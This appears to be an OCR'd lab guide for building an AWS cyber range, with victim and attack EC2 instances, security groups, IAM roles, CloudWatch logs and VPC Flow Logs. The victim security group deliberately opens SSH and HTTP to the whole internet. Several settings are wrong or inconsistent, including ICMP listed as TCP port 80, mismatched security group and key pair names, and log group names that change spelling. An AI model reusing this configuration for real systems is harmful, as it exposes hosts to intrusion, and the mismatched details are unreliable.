## Creating Security Group EC2-Victim

- In EC2 Console → **Security Groups** → Click **Create security group**
- Name: **cyberrange-sg-victim**
- Description: sg for blue team
- VPC: **CyberRange VPC**
- Inbound rules:
  - Type: **SSH** | Protocol: TCP | Port: **22** | Source: 0.0.0.0/0
  - Type: **HTTP** | Protocol: TCP | Port: **80**| Source: 0.0.0.0/0
  - Type: **ICMP**| Protocol: TCP | Port: **80**| Source: 0.0.0.0/0
- Outbound rules: Default
- Click **Create security group**





## Creating Security Group EC2- Attack


- In EC2 Console → **Security Groups** → Click **Create security group**
- Name: **cyberrange-sg-attack**
- Description: sg for red team
- VPC: **CyberRange VPC**


- Inbound rules:
  - Type: **SSH** | Protocol: TCP | Port: **22** | Source: My IP
- Outbound rules: Default
- Click **Create security group**


## Launch EC2-Victim

- Go to **EC2 Console** → Click **Launch instance**
- Name: ec2-victim
- AMI: **Amazon Linux 2**
- Instance type: **t3.micro**
- Key pair: Select **tcc-lab-keypair**
- Network settings:
  - Select **CyberRange VPC**
  - Subnet: **Public Subnet A**
  - Auto-assign Public IP**: Enabled**
  - Firewall (Security Group): Select **cyberrange-sg**
- Click **Launch instance**







## Launch EC2- Attack


- Go to **EC2 Console** → Click **Launch instance**
- Name: **ec2-attack**
- AMI: **Red Hat Enterprise Linux 10 (HVM), SSD Volume Type**
- Instance type: **t3.micro**
- Key pair: Select existing **CyberRange VPC**
- Network settings:
  - Same VPC as above
  - Subnet: **Public Subnet B**
  - Auto-assign Public IP: **Enabled**
  - Firewall (Security Group): **cyberrange-sg**
- Click **Launch instance**



Launch an instance Info
Amazon EC2 allows you to create virtual machines, or instances, that run on the AWS Cloud. Quickly get started by following the simple steps below.
Name and tags Info
Name
ec2-red hat
Add additional tags
Application and OS Images (Amazon Machine Image) Info
An AMI contains the operating system, application server, and applications for your instance. If you don't see a suitable AMI below, use the search field or choose Browse more AMIs.
Search our full catalog including 1000s of application and OS images
Recents
Quick Start
Amazon Linux
macOS
Ubuntu
Windows
Red Hat
SUSE Linux
Debian
Browse more AMIs
Including AMIs from AWS, Marketplace and the Community
Amazon Machine Image (AMI)
Red Hat Enterprise Linux 10 (HVM), SSD Volume Type
Free tier eligible
ami-0fd3ac4abb734302a (64-bit (x86)) / ami-0f8a907b7d1fbd468 (64-bit (Arm))
Virtualization: hvm ENA enabled: true Root device type: ebs
Description
Red Hat Enterprise Linux version 10 (HVM), EBS General Purpose (SSD) Volume Type
Provided by Red Hat, Inc.
Architecture
AMI ID
Publish Date
Username
64-bit (x86)
ami-0fd3ac4abb734302a
2025-08-01
ec2-user
Verified provider
Instance type Info | Get advice
Instance type
t3.micro
Free tier eligible
Family: t3 2 vCPU 1 GiB Memory Current generation: true
On-Demand Ubuntu Pro base pricing: 0.0139 USD per Hour
On-Demand SUSE base pricing: 0.0104 USD per Hour On-Demand Linux base pricing: 0.0104 USD per Hour
On-Demand RHEL base pricing: 0.0392 USD per Hour On-Demand Windows base pricing: 0.0196 USD per Hour
All generations
Compare instance types
Additional costs apply for AMIs with pre-installed software
Key pair (login) Info
You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.
Key pair name - required
cyberrange-keypair
Create new key pair
Network settings Info
Network settings Info
VPC - required Info
vpc-05d5ce4d3cbafaed4 (CyberRange VPC)
10.0.0.0/16
Subnet Info
subnet-058e4514aaabc19a2
Public Subnet B
VPC: vpc-05d5ce4d3cbafaed4 Owner: 357507082084
Availability Zone: us-east-1b (use1-az1) Zone type: Availability Zone
IP addresses available: 250 CIDR: 10.0.3.0/24)
Create new subnet
Auto-assign public IP Info
Enable
Firewall (security groups) Info
A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.
Create security group
Select existing security group
Common security groups Info
Select security groups
cyberrange-sg sg-0c7c332dc95a103b6
VPC: vpc-05d5ce4d3cbafaed4
Compare security group rules
Security groups that you add or remove here will be added to or removed from all your network interfaces.
Advanced network configuration

# Security Monitoring and Threat Detection Services Setup:

## CloudWatch Log Group Creation

1. **Open the AWS Console** → Go to **CloudWatch** service.
2. In the left sidebar, click **Log groups**.
3. Click **Create log group**.
4. Enter a **name** for your log group: `cyberrange-log-group`
5. **Configure retention** (how long to keep logs):
    - Default: **Never expire**
6. Click **Create**.




## IAM Policy and Role Creation for VPC Flow Logs

### Create IAM Policy


1. Go to **IAM Console → Policies → Create policy**.
2. Choose **JSON** tab and paste:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
```


```
    "Action": [
      "logs:CreateLogGroup",
      "logs:CreateLogStream",
      "logs:PutLogEvents",
      "logs:DescribeLogGroups",
      "logs:DescribeLogStreams"
    ],
    "Resource": "*"
  }
```

3. Click **Next** → add name `vpc-flow-log-policy`
4. Review → **Create policy**.

Set up IAM permission and policy to that VPC is using the correct IAM permission policy to send those logs to the correct log group
Permission polices needs to be assigned to the role, so it can write the log to the log group









## Create IAM Role

1. Go to **Roles → Create role**.
2. Choose **Custom trust policy**.
3. Paste this JSON trust policy:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "vpc-flow-logs.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

4. Continue, name the role: `vpc_flow_log_role`
5. Attach Permissions Policy
6. Select `vpc-flow-log-policy`
7. Create **Role**








## VPC Flow Logs Configuration


1. Navigate to VPC
    - Open the **AWS Management Console → VPC** service.
    - In the left-hand menu, select **Your VPCs**.
    - Choose the target **VPC** where you want to enable Flow Logs.
2. Open Flow Logs Tab
    - With the VPC selected, click the **Flow Logs** tab.
    - Click **Create flow log**.
3. Set Flow Log Configuration
    - **Name:** cyberrange_flow_log


- **Filter**: Choose one of the following:
- **All** → Captures all traffic (recommended for security monitoring).
- **Aggregation interval**: Choose **1 minute** (default and recommended for most cases).
- **Destination**: Choose **Send to CloudWatch Logs**.

4. Configure CloudWatch Destination
   - **Log group**:
   - Select an existing log group: `cyberrange_log_group`
   - **IAM role**:
   - Choose the IAM role created `vpc_flow_log_role`.
   - This role has the **trust policy** for VPC Flow Logs and the **permissions policy** for CloudWatch Logs.
5. Log Format
   - Select **AWS default log format**
6. Review & Create
   - Click **Create flow log**.
7. Verify Logs in CloudWatch
   - Go to the **CloudWatch** service → **Logs**.
   - Open the log group you specified.
   - Verify that new log streams are created and VPC traffic entries appear.



